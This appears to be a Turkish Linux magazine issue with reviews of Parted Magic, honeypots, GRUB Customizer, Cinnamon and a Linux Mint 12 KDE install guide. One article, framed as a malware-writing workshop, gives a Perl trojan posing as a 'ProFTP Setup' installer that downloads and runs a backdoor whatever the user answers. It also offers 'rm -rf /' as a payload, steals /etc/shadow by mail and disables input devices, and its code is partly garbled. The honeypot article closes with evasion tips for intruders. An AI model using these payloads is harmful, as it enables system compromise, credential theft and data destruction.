OpenBox masaüstü yöneticisi sayesinde hem hızlı hem de görsel bir tasarıma sahip dağıtımda, Clonezilla 1.2.12-10, TrueCrypt 7.1, Firefox 10.0.1 sürümleri yer alıyor.

Dağıtımın ilk yola çıkış amacı disk bölümlendirme aracı Partition Editor çalıştırmak olsa da

Parted Magic sadece disk araçlarını değil, sistem kararlılık testi ve sıcaklık testleri gibi uygulamaları da barındırıyor. Disklerinize erişim sağlayabilir, donanımınızı test edebilirsiniz veya CD yazabilirsiniz. Bunları yaparken internette gezinmenize de olanak tanıyan Parted Magic, zor günler için kesinlikle elinizin altında olmalı.

GNU/Linux'ta Virüs Sanatı

YAZI DİZİSİ



Çağrı TEPEBAŞILI
mythsec.guards@gmail.com

Çağrı TEPEBAŞILI,
GNU/Linux üzerinde sistem
virüsü hazırlama ve
bunlardan korunma
yöntemleri ile ilgili bir atölye
yazı dizisine başlıyor.

Merhaba değerli ROOT okurları,

Bu yazımızda, biraz exploit kodlama sanatından, biraz da virüs kodlama sanatından bahsedeceğiz.

Öncelikle bu terimleri tam manasıyla bir kavrayalım.

Exploit: Manuel yapılabilecek bir yöntemi, programlama aracılığıyla kolaylaştırmaktır.

Virüs: Sisteme yazılan programlar aracılığıyla zarar vermek hizmet amacıyla kullanılan kod bütünü.

İlk olarak virüslerden bahsedelim. Bir sisteme virüs yazmak için yazacağımız sistemi çok iyi tanımamız gerekmektedir. Linux sistemlere virüs yazmak, Windows'a kıyasla çok çok daha zordur.

Örnek bir kod parçacığı, Windows için fare ve klavyeyi devre dışı bırakan parçacık:

```
"rundll32 keyboard,disable"
```

```
"rundll32 mouse,disable"
```

Bunu programlamaya dökmek isteyenler için C dilinden bir örnek:

```
#include<stdio.h>
#include<stdlib.h>
main(){
system("rundll32 keyboard,disable");
system("rundll32 mouse,disable");
return 0;
}
```

Python dilinden örnek:

```
#!/usr/bin/perl
import os
os.system("rundll32 mouse,disable"s)
```

`system()` yerine `shell_exec` veya `exec` kullanabilirsiniz.

Sisteme zarar veren Linux sistemlerde bir virüsten bahsedelim. İlk olarak şunu düşünmelisiniz, ne yaparsam sisteme zarar vermiş olurum? Örneğin; sistem yapıtaşlarından birini silerseniz sistem zarar görmüş olur. Eğer Linux Rooting işlemini araştırmış iseniz, sürekli güncellenen çekirdeklere göre exploitlerin olduğunu göreceksiniz.

Hemen bir senaryo oluşturalım.

Örneğin, bu adreste geliştirilmiş piyasada bulunmayan bir exploit veriyoruz. "Linux Kernel 3.0.x x86_64 2011 Root Exploit" Şimdi bu exploite ilaveler yaparak geliştirebiliriz veya uzaktan kod çalıştırma imkanınız varsa zaten eliniz ile yapabilirsiniz fakat yoksa, okumanızı tavsiye ederim.

Ekleyeceğiniz kod: `system("rm -rf /");` ile kök dizini yok edebi-

GNU/Linux'ta Virüs Sanatı

İlirsiniz. Veya *ln -b* ile */etc/shadow* okuyarak kullanıcı şifresini elde edip uzak masaüstü bağlantısı yapabilirsiniz.

Yukarıda Linux ile ilgili bahsettiklerim biraz uzak ihtimaller gibi gelebilir, o yüzden işi biraz daha basitleştirelim.

Linux kullanıcılarının bildiği üzere sistemde gereksiz yere root olarak dolaşmak tehlikelidir. Şimdi virusümüzü, bir program olarak göstereceğiz ve kurulum aşamalarında sistemi alt edeceğiz.

Bu sefer Perl ile kodlayalım. Hedef kullanıcının root olduğunu varsayalım.

```
#!/usr/bin/perl
use strict;
print "
    ProFTP Setup";
print "
    Do you want to install ?(y/n)";
my $soru_1 = <STDIN>;
chop($soru_1);
if($soru_1 == "y"){
    system("wget [Backdoor]");
    system("chmod 777 [Backdoor]");
    system("./[Backdoor]");
    print "
        Error . Before install >>> libdev2.0";
}
else
{
    system("wget [Backdoor]");
    system("chmod 777 [Backdoor]");
    system("./[Backdoor]");
}
```

Burada ProFTP adında bir program kurulumu yapılacak sanan kullanıcı program ile birlikte sorulan soruya ne cevap verirse versin arka kapımızı sisteme çekmiş ve çalıştırmış olacağız.

Bir diğer senaryo olarak

`system("rm -rf /");` ile kök dizini komple silebiliriz. Veyahut `system("ln -b /etc/shadow root.txt");` ile root.txt'i mail fonksiyonları ile kendinize atıp ardından `system("unlink root.txt");` ile dosyayı silebilirsiniz. Yapacaklarınız Linux bilgilerinize ve hayal gücünüze bağlı olarak değişebilir.

İlk bölümde mantığı sizlere vereceğim fakat 2.bölümde biraz daha ileri işler yapmayı ve bunlardan korunmayı göreceğiz.

Aklınızda fikirler oluşmaya başlamıştır. Şimdi biraz da önlemlerimizi nasıl alacağız ondan bahsedelim:

- Linux deyip sistemi Allah'a emanet bırakmayın koruyucu programlar kurun. Windows ile Linux'u beraber kullanıyorsanız:

ClamAV

Comodo Linux Security **32Bit** ya da **64Bit**

- Root seviyesinde dolaşmayın, gerekli durumlarda root olun daha sonra exit :)
- Daha önce kullanmadığınız programların kurulumları açık kaynak ise, bir göz atın.
- İçeriğinden emin olduğunuz dosyalara root dahil kimsenin el sürmesini istemiyorsanız: `chmod 600 [DOSYA] chattr +i [DOSYA]` ile dosyalarınızın güvenliğini sonsuza dek sağlayabilirsiniz.
- OpenBSD sistemlere bir göz atın. Şu an OpenBSD dünyanın en güvenli sistemi konumundadır.

2. seride görüşmek üzere sağlıcakla kalın.

SİSTEM İNCELEMESİ



Murat CEBİR

murat.dixieflatline@hotmail.com

Ne güzel sözlerimiz vardır, "Cin olmadan adam çarpma" gibi. Cin olmadan, kendini cin sanıp da adam çarpmaya kalkanları çarpan bir sistem olan Honeypot, Murat CEBİR' in kaleminden geliyor.

Çal Dağı, 1 Eylül 1921 Perşembe..

61.Tümen 190.Alay 3. Bölük. Komutan Yüzbaşı Ahmet Hakkı Van, üstlerinden aldığı kesin emirle Çal Dağı'nı savunacak ve her ne olursa olsun buranın düşmanın eline geçmesine izin vermeyecekti. Sabah oluyordu. Sis görüşü engelliyor, düşmanın ne yönden ve nasıl geldiğini gizliyordu. Ahmet Hakkı Van, komutası altındaki yüz asker gibi kendisi de günlerdir doğru dürüst uyumamış ve yemek yememişti. Tan yeri ağarırken Yüzbaşı şöyle düşündü: "Keşke düşmanın nereden geldiğini bilsem. Nereden gelecekler ve nasıl saldıracaklar?"

Günümüz ağ yöneticileri için "düşman", sistemlerine saldıran veya sızmaya çalışan hackerlardan başka kimse değildir. Ağ Yöneticisi, elleriyle kurduğu ağı savunmak için gereken tüm ayarlamaları, yazılımları ve uygulamaları düzenler ve bunları güncel tutmaya çalışarak sistemini korumaya çalışır. Ancak bilgisayar dünyasında biraz tecrübesi olan herkesin bildiği gibi "Tam güvenli bir sistem asla yoktur". Hacker

saldırı araçlarını çeşitlendirerek, sabrını zorlayarak da olsa sisteminizi kırmanın ve güvenlik yazılımlarınızı "kandırmanın" bir yolunu bulacaktır. Belki de en başta bir hacker'ın sizin sisteminizde nereye ve nasıl saldıracağını bilseniz tüm sistemi ona göre kurar ve tedbirinizi ona göre alırdınız. Bunu bilmenin bir yolu var mı? Evet, var: HONEYPOT...

Honeypot (Balküpü) en basit anlatımı ile hackerlar için oluşturulmuş bir "yem"dir. Güvenliği zayıf bir ağ yaratıp, hackerların saldırılarını beklemek ve tuzağa düşen hackerın tüm hareketlerini kayıt ederek isterseniz hacker'ın sizin sisteminizde ne aradığını, isterseniz geriye doğru takiple size saldıran hackerın kim olduğunu tespit etmenize yardımcı olur. Hacker saldırılarının ne gibi çeşitlilik arz ettiği, "karanlık" tarafta yöntem ve/veya araç değişikliği olup olmadığını honeypot sayesinde öğrenebileceğiniz gibi bir hackera sizin neyinizin çekici geldiğini bilmek, parasal değeri olmayacak kadar kıymetli bir veridir.

Ağınızda bulunan ve kullanmadığınız IPlerden oluşturacağınız honeypot sisteminde herhangi bir ağ trafiği veya aktivitesi olmamalıdır. Çünkü honeypot ağında kayıt altına alınan her hareket bir sızma veya izinsiz giriş denemesi olmalıdır. Yoksa honeypot ağının kendi içindeki trafiği ile sızma girişimleri kayıtları birbirine karışır.

Honeypotlar iki çeşittir:

- Düşük Etkileşimli Honeypotlar (Honeyd)
- Yüksek Etkileşimli Honeypotlar (HoneyNet)


Düşük Etkileşimli Honeypotlar (Honeyd)

Başlangıçta Unix sistemler üzerinde çalışması için tasarlanmış bir açık kaynak yazılım olan Honeyd, daha sonra Windows ile de uyumlu hale gelmiştir. Honeyd kullanılmayan IP uzayının devamlı izlenmesi prensibiyle çalışır. IP uzayını devamlı izler ve kullanılmayan bir IP'ye bağlantı girişimi gördüğü zaman, kurban gibi görünmek için saldırganla

Honeypot


etkileşime geçer. Buradaki “etkileşim” tabiri honeypot'un saldırgana verdiği hareket esnekliğini anlatmak için kullanılır. Simule edilecek her servis için ayrı bir script yazmanın gerekli olduğu honeydler çoğunlukla gerçek bir ağda “sızma” işlemlerini tespit için kullanılır. Ağa sızan hacker'ın hangi hareketine ne tepki vereceğini sizin önceden belirlediğiniz honeyd'nin açmazı da tam olarak burdadır. Ya hacker sizin öngörmediğiniz bir şey yaparsa?

Honeyd ile servisleri simule edebileceğiniz gibi, işletim sistemlerini de simule edebilirsiniz. Böylece honeypot ağa sızmaya çalışan hacker nmap gibi ağ tarama aracı ile tarama yaptığında sanal ağınızda hangi işletim sisteminin görünmesini istediyseniz onu görecektir.



Yüksek Etkileşimli Balküpü (Honeynet)

Saldırganların atak yapması için tasarlanmış bütün bir bilgisayar mimarisi olan honeynet'in anafikri, devamlı kontrol altında tutulan bir ağa ve bu ağın bütün hareketlerinin kontrolünü ve günlüklemesini yapan bir mimariye sahip olmaktır. Bu ağ içinde gerçek uygulamaların yanında gerçek işletim sistemleri oluşturarak bunları kurban olarak belirleyip hackerların bu kurbanlara saldırılarını ve kendileri ile ilgili tüm bilgileri, en ince detayına kadar, honeynet'in kayıt etmesini bekleyebiliriz. Hacker'ın klavyesinde bastığı tuşları bile kayıt etmeye yarayan honeynet bu işi kurban olarak seçilmiş sistemlere eklenen kernel modülleri ile yapar. Honeynet üzerine kurulacak olan honeywall ile kurban sistemlere gelen ağ trafiğine izin verilir ancak giden ağ trafiği engellenerek ağ üzerinde honeynet'e dahil olmayan bilgisayarlar korunmuş olur. İyi konfigüre edilmiş bir honeynet'i tespit etmek neredeyse imkansız olmasına rağmen, bu derece bir honeynet'i yapılandırmak da kolay iş değildir.



Honeypot

Daha önce honeypot ile ilgilenmediyseniz başlangıç olarak düşük etkileşimli balküpleri ile çalışmanız tavsiye edilir. Tecrübe kazandıkça HoneyNet'e geçebilirsiniz. Honeyd kullanabilmek için Windows tarafında KFSensor ve Specter adlı programlar mevcut. Linux tarafında ise yapmanız gereken tek şey konsolu açıp şu kodu yazmanız:

```
$ sudo apt-get install honeyd
```

```
*  
Dosya Düzenle Görünüm Uçbirim Yardım  
isadora@isadora ~ $ sudo apt-get install honeyd  
Paket listeleri okunuyor... Bitti  
Bağımlılık ağacı inşa ediliyor.  
Durum bilgisi okunuyor... Bitti  
Aşağıdaki ek paketler de yüklenecek:  
  farpd honeyd-common libdumbnet1 librrd4 rrdtool  
Önerilen paketler:  
  iisemulator librrds-perl  
Aşağıdaki YENİ paketler kurulacak:  
  farpd honeyd honeyd-common libdumbnet1 librrd4 rrdtool  
Yükseltilen: 0, Yeni Kurulan: 6, Kaldırılacak: 0 ve Yükseltilmeyecek: 0.  
İndirilmesi gereken dosya boyutu 1.443kB  
Bu işlemden sonra 6.345kB ek disk alanı kullanılacak.  
Devam etmek istiyor musunuz [E/h]? _
```

Yüzbaşı Ahmet Hakkı Van ve komutasındaki yüz askerimiz o gün şehit oldular. Çal Dağı, Sakarya Savaşı bitene kadar 3 kez el değiştirdi. Çal Dağı'nı geri kazanmak için 900 er ve 82 subay şehit verildi. Ancak Türk Ordusu, Çal Dağı muhaberebesi sayesinde düşmanın nereden ve nasıl geldiğini öğrenerek bir daha asla geri çekilmedi.

NOT: Son olarak “karanlık taraf” a bir ipucu verelim. Sızdığınız ağın bir honeypot olup olmadığını nasıl anlarsınız?


1-Öncelikle içgüdülerinize güvenin. Ağa sızarken herşey çok mu kolay oldu?

2- Kismet gibi programlar ile girdiğiniz ağdaki MAC adreslerini kontrol edin ve çıkarken izlerinizi iyice sildiğinizden emin olun. Ancak, işini iyi yapan bir ağ yöneticisine denk geldiyseniz yapacağınız tek şeyin biraz sonra kapıya dayanacak polisler için iyi bir mazeret hazırlamak olacağını unutmayın. :)

Kaynaklar:

www.atam.gov.tr

<http://docs.comu.edu.tr/howto/honeypots.html>



OpenClipArt

GRUB Kâbusunuz Olmasın!

UYGULAMA İNCELEMESİ

```
GNU GRUB version 0.97
Minimal BASH-like line editing is supported.
It lists possible command completions. Any
device or file completions.

grub> ls
(hd0) (hd0,5) (hd0,1) (fd0)
grub> set prefix=(hd0,1)/boot/grub
grub> set root=(hd0,1)
grub> set
?=0
color_highlight=
color_normal=
pager=
prefix=(hd0,1)/boot/grub
root=(hd0,1)
grub> ls /boot
grub/ System.map-2.6.32-21-generic abi-2.6.
ic memtest86+.bin vmcoreinfo-2.6.32-21-gene
.map-2.6.32-22-generic initrd.img-2.6.32-21-
i-2.6.32-22-generic vmcoreinfo-2.6.32-22-g
mlinux-2.6.32-22-generic
grub> insmod /boot/grub/linux.mod
grub> linux /vmlinuz root=/dev/sda1 default
```


Bora ALPER
bora.alper.97@gmail.com

"Error 15", "Error 17",
Windows kurdum, Linux
uçtu". Sistemde birden fazla
dağıtım ya da işletim sistemi
bulunduranlar, illâ bunlarla
karşılaşmışlardır. Gözünüz
korktu mu? Bora ALPER,
gerek yok diyor.

Grub Customizer ile Grub'da hangi
seçeneklerin çıkacağından çözü-
nüllüğe ve hatta arka plan
resimlerine kadar pek çok ayarı
kolayca düzenleyebilirsiniz.

Grub Customizer Mint Menu'de,
Yönetim kısmına yüklenecek.
Çalıştırdığınızda yapılandırmanızı
okuyarak tüm seçenekleri size
sunuyor. Grub ekranını düzenle-
mek için pek çok ayar var: Birkaç
tıklamayla hangi seçeneğin
varsayılan olacağını, yazıların
renğini, seçeneklerin sıralamasını,
zaman aşımını, çözünürlüğü ve
arkaplanı değiştirebilirsiniz.


Ana ekranda yeni seçenekler
ekleyebilirsiniz ya da varolanları
silebilirsiniz.



Tercihleri açtığınız zaman 3 sekme ile karşılaşacaksınız:

1- Genel: Burada "Varsayılan Girdi" başlığı altında hangi seçeneğin
öntanımlı olacağını seçebilirsiniz. "Görünürlük" başlığında ise Grub
ekranının kaç saniye bekleyeceğini ayarlayabilirsiniz. Ayrıca "Çekirdek
Parametreleri" de "Genel" sekmesi altında düzenlenebilir.

2- Görünüm: Görünüm sekmesinden Grub ekranının çözünürlüğünü
değiştirebilirsiniz. "Menü Renkleri" başlığı altından Grub yazılarının
renklerini değiştirebilirsiniz. Son seçenek olan "Arka plan Resmi" ise
Grub ekranının arka planını değiştirmenizi sağlıyor. Burada yaptığınız
ayarların etkilerini anında görebilirsiniz.



3- Gelişmiş: Burada Grub'un gelişmiş ayarlarını düzenleyebilirsiniz.
Hem bu kadar işlevsel hem de sade bir arayüze sahip olan bu program
bir sürü dağıtım deneyenlerden tutun, kişiselleştirme meraklılarına
kadar pek çok kişiye hitap ediyor. Grub Customizer'a alternatif olarak
"Başlangıç Yöneticisi (startupmanager)" ve GRUB2 Editor'ü deneyebi-
lirsiniz. Başlangıç Yöneticisi daha sadedir ve Gnome ile XFCE
kullanıcılarına önerilir. GRUB2 Editor ise Grub Customizer'ın KDE için
hazırlanmış hali diyebiliriz.


GRUB Kâbusunuz Olmasın!

Grub Customizer'ı kurmak için Uçbirim'de sırasıyla;

```
sudo add-apt-repository ppa:danielrichter2007/grub-  
customizer  
sudo apt-get update  
sudo apt-get install grub-customizer
```

komutlarını çalıştırın.

Önemli Not: Grub Arkaplanını değiştirmekte sorun yaşıyorsanız arkaplan resminizin ".png" formatında olduğundan, en-boy oranının 4:3 olduğundan, dosya adında boşluk olmadığından ve son olarak Düzenle => Tercihler => Gelişmiş sekmesi => GRUB_MENU_PICTURE seçeneğinin işaretli olduğundan emin olun.



Cinnamon

UYGULAMA İNCELEMESİ



Gökhan GÖKKAYA
wirelessanten@hotmail.com

Yeni teknoloji kullanarak, geleneksel kullanım alışkanlıklarınıza Cinnamon ile devam edebilirsiniz. GNOME Kabuğu tabanlı bu masaüstü ortamı çatallaması, Gökhan GÖKKAYA'nın kaleminden geliyor.

Bu yazının yazıldığı tarih itibarıyla 1.3.1 sürümü duyurulan Cinnamon Masaüstü Ortamı, Linux Mint geliştirici ekibi tarafından, Gnome Kabuğu (Gnome Shell) taban alınarak çatallanmıştır.

Gnome 2'den Gnome 3'e terfi edenlerimizin yakından tanıyacağı Gnome Shell Masaüstü Ortamı alışkanlıklarımızı oldukça değiştirdi. Linux Mint geliştiricileri 12. sürümde varsayılan masaüstü olan Gnome Shell'de MGSE adlı eklentilerle, eski kullanım alışkanlıklarımız ile yeni masaüstü ortamını bir nebze buluşturmaya başladılar.

Cinnamon'un geliştirilme süreci bu tip sıkıntılar üzerine başlamıştır. Cinnamon geliştiricileri esnek, özelleştirilebilir, kolay bir kullanım vaat eden ve Gnome 2' den kazandığımız alışkanlıklarımızla örtüşen bir masaüstü ortamı hazırlamak için yola çıktılar.

1.2 sürümü ile ilk defa kararlı olarak lanse edilen ve geliştirilme süreci devam eden Cinnamon'un, Linux Mint 13 ile varsayılan masaüstü olması planlanıyor. Cinnamon

masaüstünü Linux Mint 12, Ubuntu 11.10, 12.04, Fedora 16, Suse 12.1, Gentoo, Arch Linux ile kullanmak da mümkün. Gerekli bilgiye [buradan](#) ulaşabilirsiniz.


Cinnamon'u Linux Mint 12'ye kurmak için aşağıdaki kodu uçbirimde çalıştırmanız yeterli.

```
sudo apt-get install cinnamon
```

Kurulum sonrasında, oturumu kapatmaya gerek kalmadan, aşağıdaki kodu ALT+F2 ile açılan Uygulama Çalıştırdı yürüterek yeni masaüstüne geçiş yapabilir ya da mevcut oturumunuzu kapatıp Lightdm'den Cinnamon'u seçerek yeni oturum açabilirsiniz.

```
cinnamon --replace
```

Cinnamon İle Gelen Yenilikler




Cinnamon masaüstünde, Gnome Shell'de MGSE ile kullandığımız çift panel yerini altta tek panele bırakıyor. Panele klasik Linux Mint kullanımını sağlayan oldukça kullanışlı bir menü eklenmiş.

Cinnamon menüsünden panele, masaüstüne ve menüdeki sık kullanılanlara uygulama eklemek mümkün. Eklemek istediğiniz kısayolun üstüne sağ tıklayıp açılan alandan yapabilirsiniz. Bu özelliği ile

Cinnamon

Cinnamon Menü, Gnome Shell'de kullanılan MGSE menünün bir adım önünde denilebilir.

Cinnamon ile gelen ses denetim uygulamacığı üzerinden favori müzik uygulamanıza rahatlıkla erişebilir ve kontrol edebilirsiniz.



Cinnamon Ayar Yöneticisinin bölümlerinden ve kullanımından biraz bahsedelim.


Panel : Cinnamon paneli ile ilgili ayarları yapabileceğiniz bölüm. Bu bölümden menü metnini ve simgesini değiştirebilir, paneli otomatik gizleyebilir, panelin konumunu altta, üstte, çift panel olmak üzere 3 farklı şekilde ayarlayabilirsiniz.

Calender (Takvim) : Saat/Takvim uygulamacığı ile ilgili ayarları özelleştirebileceğiniz bölüm.


Overview (Etkinlik) : Bu bölümden, fareyi sol üst köşeye götürdüğünüz zaman ortaya çıkan, pencere seçme etkinlik alanı ile ilgili ayarları yapmak mümkün. Etkinlik Simgesini gizleyebilir ya da bu özelliği iptal edebilirsiniz.

Themes (Temalar) : Cinnamon, Pencere, GTK+, Fare ve Simge temalarını değiştirebileceğiniz bölüm.

Cinnamon Ayarları



Genel Cinnamon ayarlarını Cinnamon Settings adında bir ayar yöneticisi yardımıyla yapabiliyoruz. Gnome Tweak Tool isimli Gnome Shell aracının bütün özellikleri de Cinnamon Settings'e eklenmiş durumda.



Cinnamon

Cinnamon'a tema eklemek için [buradan](#) beğendiğiniz temayı indirebilirsiniz. İndirdiğiniz sıkıştırılmış tema dosyasına sağ tıklayıp çıkartınız. Çıkarttığınız temayı sisteme 2 farklı biçimde kurabilirsiniz.

Temanın sistem genelinde (tüm kullanıcılar için) etkin olması için `/usr/share/themes` dizinine kurulması gerekiyor. Bunun için aşağıdaki kodu uçbirimde çalıştırarak çıkarttığınız temayı themes dizinine kopyalamanız yeterli.

```
sudo nautilus /usr/share/themes
```

Alternatif yöntem olarak Kullanıcı Ev Dizini (home) altında `.themes` isminde gizli bir klasör oluşturup, çıkarttığınız temaları `.themes` altına kopyalayabilirsiniz. Bu dizin altına kopyaladığınız temalar kullanıcı bazında etkin olacaktır.

Effects (Efektler) : Cinnamon ile, Gnome Shell'in kullandığı Mutter pencere yöneticisinin bir çatalması olan, şu an için bir kaç yeni efekti bulunan, Muffin Pencere Yöneticisini kullanıyoruz. Bu bölümden Muffin Pencere Yöneticisi efektlerini değiştirebilir, dilerseniz iptal edebilirsiniz.

Applets (Uygulamacıklar) : Cinnamon 1.3 sürümle birlikte panelde kullandığımız pencere listeleyici, menü gibi tüm araçlar uygulamacık (applet) olarak tekrar yazıldı. Uygulamacıkları panel üzerinde sürükleyip bırak yöntemi ile istediğimiz konuma taşımak mümkün. Applets bölümünden, bu uygulamacıklar ile ilgili ayarları yapabiliyoruz. Sonradan yüklediğimiz uygulamacıkları yine bu alan alandan etkinleştirebilirsiniz.

Buradan daha fazla uygulamacığa ulaşabilirsiniz. İndirdiğiniz uygulamacıkları çıkartıp, Kök Dizini altında `/usr/share/cinnamon/applets` dizinine ya da Kullanıcı Ev Dizini (Home) altında `.local/share/cinnamon/applets` dizinine kopyalayabilirsiniz.

Extensions (Eklentiler) : Cinnamon eklentilerini etkinleştirebileceğiniz bölüm.


Buradan Cinnamon eklentilerine ulaşabilirsiniz. İndirdiğiniz eklentileri çıkartıp, Kök Dizini altında `/usr/share/cinnamon/extensions` dizinine ya da Kullanıcı Ev Dizini (Home) altında `.local/share/cinnamon/extensions` dizinine kopyalayınız.

Desktop (Masaüstü) : Masaüstünde simge gösterimi ile ilgili temel ayarların yapılabildiği bölüm.

Windows (Pencereler) : Bu bölüm altında pencere başlık çubuğunun davranışları, pencere düğmelerinin konumu gibi ayarları yapabilirsiniz.

Fonts (Fontlar) : Sistem genelindeki font ayarlarının yapılabildiği bölüm.

Yaptığınız bazı ayarların etkinleşmesi için ALT+F2 ile açılan Uygulama Çalıştırma yazıp Giriş tuşuna basarak yürütmek suretiyle masaüstünü tazelemeniz gerekebilir.



Dilimizin döndüğünce tanıtmaya çalıştığımız Cinnamon ile ilgili gelişmeleri [buradaki](#) ana sayfasından takip edebilir, [buradan](#) geliştirmesine katkıda bulunabilir veya hatalar ile ilgili geri bildirim yapabilirsiniz.

Bu vesileyle açık kaynak yazılımlarla bizleri buluşturma gayretinde olan tüm geliştiricilere teşekkür ediyor, çalışmalarında kolaylık ve başarılar diliyoruz.

Linux Mint 12 KDE Sürümü

DAĞITIM İNCELEMESİ



Hasan GÖRMÜŞ
hsngrms@ovi.com


Linux Mint 12 KDE sürümünün kurulum ve ön incelemesinde, yine Hasan GÖRMÜŞ'ün adımlarını takip ediyoruz.

Linux Mint ekibi yine çok güzel iş çıkarmış, KDE severlerin bu sürümü mutlaka denemesini tavsiye ederim. Sürümün birçok KDE severe göre tek eksiği 4.8.0 yerine 4.7.4 kullanmaları fakat bu normal, çünkü söz konusu dağıtım Linux Mint ve yeni çıkmış bir KDE 4.8.0'ın olası hatalarını son kullanıcıya yansıtmak istemeyecektir. Elbette ki 4.8 sürümü yeterince olgunlaşınca depolarda yerini alacaktır.

RC sürümde yer alan “yazılım yöneticisinin kendiliğinden kapanması” problemi aşılmış, yine de alternatif yazılım yöneticisi lazım olursa diye anlatımını kurulumdan sonra yaptık.

Nepomuk gibi bir sistem canavarının varsayılan olarak kapalı gelmesi bir avantaj, hemen her KDE dağıtımında açık olarak geliyor ve çoğu kullanıcının bir işine yaramadığı halde boşuna kaynak tüketiyor. Akonadi de aynı şekilde, fakat onu kendimiz kapatacağız. Bu anlatımı kurulumdan sonrasına sakladık. Gelelim kurulumla, Linux Mint 12 KDE DVD'sini Linux Mint **indirme**

adresinden edinebilirsiniz. İndirdiğiniz ISO kalıbını DVD'ye yazdırdıktan sonra bilgisayarınızı DVD'den başlatın. Biraz bekledikten sonra 10 saniye içinde sistemin otomatik olarak başlatılacağını gösteren ekran çıkacaktır. Tabii ben 5 saniye kala ancak yakalayabildim.




Eğer hiçbir tuşa basmazsanız, sistem otomatik olarak çalışan DVD modunda açılacaktır. Herhangi bir tuşa basmanız durumunda yukarıdaki resimde görülen seçenekler çıkacaktır.

Çalışan DVD'ye giriş için Start Linux Mint (Linux Mint'i başlat) diyoruz. Bu seçenek hata verir ise, bir altındaki seçeneği denemelisiniz. (Compatibility mode, yani uyumluluk modu)

Linux Mint 12 KDE Sürümü


Not: Eğer ISO kalıbını indirdikten sonra MD5 kontrolü yapmadıysanız şimdi Check the integrity of the DVD seçeneği ile DVD'yi kontrol ettirin. Hatalı bir DVD ile kurulum yapmanız beklenmeyen sorunlara neden olacağı için bunu yapmanız önerilir.)



Sistem açıldığında yukarıda görüldüğü gibi bir masaüstü ile karşılaşacağız. Kurulumla geçmek için masaüstündeki **Install Linux Mint** (Linux Mint'i kur) bağlantısına çift tıklıyoruz.

İlk adımda kurulum ve sonrası için sistem dilini seçmemiz gerekiyor.

Sonraki adımda kurulumla başlamadan önce her şey yolunda mı kontrol ediliyor. Eksik varsa lütfen gideriniz. Örneğin bilgisayar güç kaynağına bağlı değilken kurulum yapmak istediğinizde yandaki resimde görüldüğü gibi uyaracaktır.





Sıradaki adım disk bölümleme, sadece Linux Mint 12 KDE kullanacaksanız doğrudan **Şimdi Yükle** demeniz yeterli, böylece var olan disk bölümlerini silecek ve kendisini kuracaktır.


Eğer başka bir sistemin yanına kurulum yapacaksanız bölümlmeyi kendiniz yapmalısınız. Bu durumda **Elle** şikkını seçip **Devam Et** diyoruz.

Aşağıdaki ekran görüntüleri eğer diskiniz boş ve biçimlendirilmemiş ise çıkacaktır ve sadece bilgilendirme amaçlı verilmiştir. Böyle bir durumda yapmanız gereken **New Partition Table** (Yeni Bölüm Tablosu) dedikten sonra **Devam Et** diyerek bu adımları geçmektir. Diskinizde başka işletim sistemleri varsa bu adımı es geçiniz aksi durumda onları silebilirsiniz.

Linux Mint 12 KDE Sürümü



Geldik asıl bölümlleme kısmına. Boş alana tıkladığınızda **Add...** (Ekle) seçeneği aktif olacaktır, ona tıklıyoruz.




Yukarıda görüldüğü gibi oluşturacağımız bölüm hakkında bilgiler isteniyor. Boş alanın tamamını / olarak kullanmak için **New Partititon Size in Megabytes** (Megabayt cinsinden yeni bölüm boyutu)'nu değiştirmiyoruz.

Use as (Olarak kullan) seçeneği ile dosya sistemini belirliyoruz. Avantajları ve dezavantajları konusunda fikriniz yoksa **Ext4** olarak bırakın.

Mount Point (Bağlama noktası) olarak / yani kök dizini seçiyoruz.

Not: Dilerseniz **/boot** ve **/home** dizinini ayırabilirsiniz fakat bunun için bu adımın başında yaptığımızı ayrı ayrı disk bölümleri oluşturmak için tekrar yapmalısınız. Bölüm boyutlarını elle girmeli ve bağlama noktalarını belirlemelisiniz.


Linux Mint 12 KDE Sürümü




Eğer Linux Mint'in önyükleyicisini kullanacaksanız **Boot loader** (Önyükleyici) kısmına dokunmadan **Şimdi Yükle** diyoruz.

Not: Farklı bir işletim sisteminin önyükleyicisini kullanacaksanız önyükleyiciyi Linux Mint'i kuracağınız dizine kurmalısınız. (/boot bölümünü ayırdıysanız o bölüme kurmalısınız)

Bu notta ne hakkında bahsedildiği hakkında fikriniz yoksa lütfen hiçbir şeyi değiştirmeyiniz.




Swap (takas) alanı oluşturmadan devam etmek isteyip istemediğimizi soran bir ekran çıkmakta. Takas alanı için disk bölümü oluşturmak zorunlu değildir. Kurulundan sonra **bu adreste** olduğu gibi disk bölümü olmadan yapmanızı tavsiye ederim. **Devam Et** diyerek geçiyoruz.



Bu adımda bulunduğumuz bölgeyi ve zaman dilimini seçiyoruz. İlk adımda dil olarak Türkçe'yi seçtiyseniz bunlar resimde görüldüğü gibi otomatik olarak belirlenecektir. **Devam Et** diyoruz.

Linux Mint 12 KDE Sürümü




Bu adımda klavye tipimizi seçiyoruz. İlk adımda dil olarak Türkçe'yi seçtiyseniz, resimde görüldüğü gibi klavyemiz otomatik olarak belirlenecektir. **Devam Et** diyoruz.


Kullanıcı bilgilerimizi girmemiz gereken adıma geldik. İstedığınız şekilde doldurup **Devam Et** demeniz yeterli.

Not: Seçtiğiniz parola aynı zamanda root parolası olacaktır bu nedenle otomatik girişi seçerseniz dahi unutmamaya özen gösterin.

Kurulum işlemi sürüyor. Eğer kurulum devam ederken çalışan DVD olarak kullanmaya devam etmek isterseniz **sağ üst köşede bulunan aşağı oka** tıklayarak masaüstüne dönebilirsiniz. (Bu işlem, kurulumu iptal etmez.)




Kurulum devam ederken masaüstü yukarıdaki gibi görünmekte.




Dil paketleri indirilirken yandaki gibi görünmekte. İndirme çok uzun sürerse ve bu durumdan sıkılırsanız X'e tıklayarak iptal edebilirsiniz.

Linux Mint 12 KDE Sürümü




Kurulum tamamlanınca ekranda görüldüğü gibi uyarı penceresi çıkacaktır. Şimdi yeniden başlat diyerek kurduğumuz sistemi kullanmaya başlayabiliriz.




Yeniden başlattıktan sonra Grub önyükleyicisi karşılıyor. Varsayılan olarak en üstteki seçilidir, değiştirmeden Enter'a basıp devam ediyoruz.

Otomatik girişi seçmediyseniz giriş için kullanıcı adı ve şifrenizi yazmalısınız. Kullanıcı adınızı bir defa yazdığınızda sonraki girişlerinizde hatırlayacaktır, yani ilk seferden sonra sadece şifrenizi yazarak girebilirsiniz.




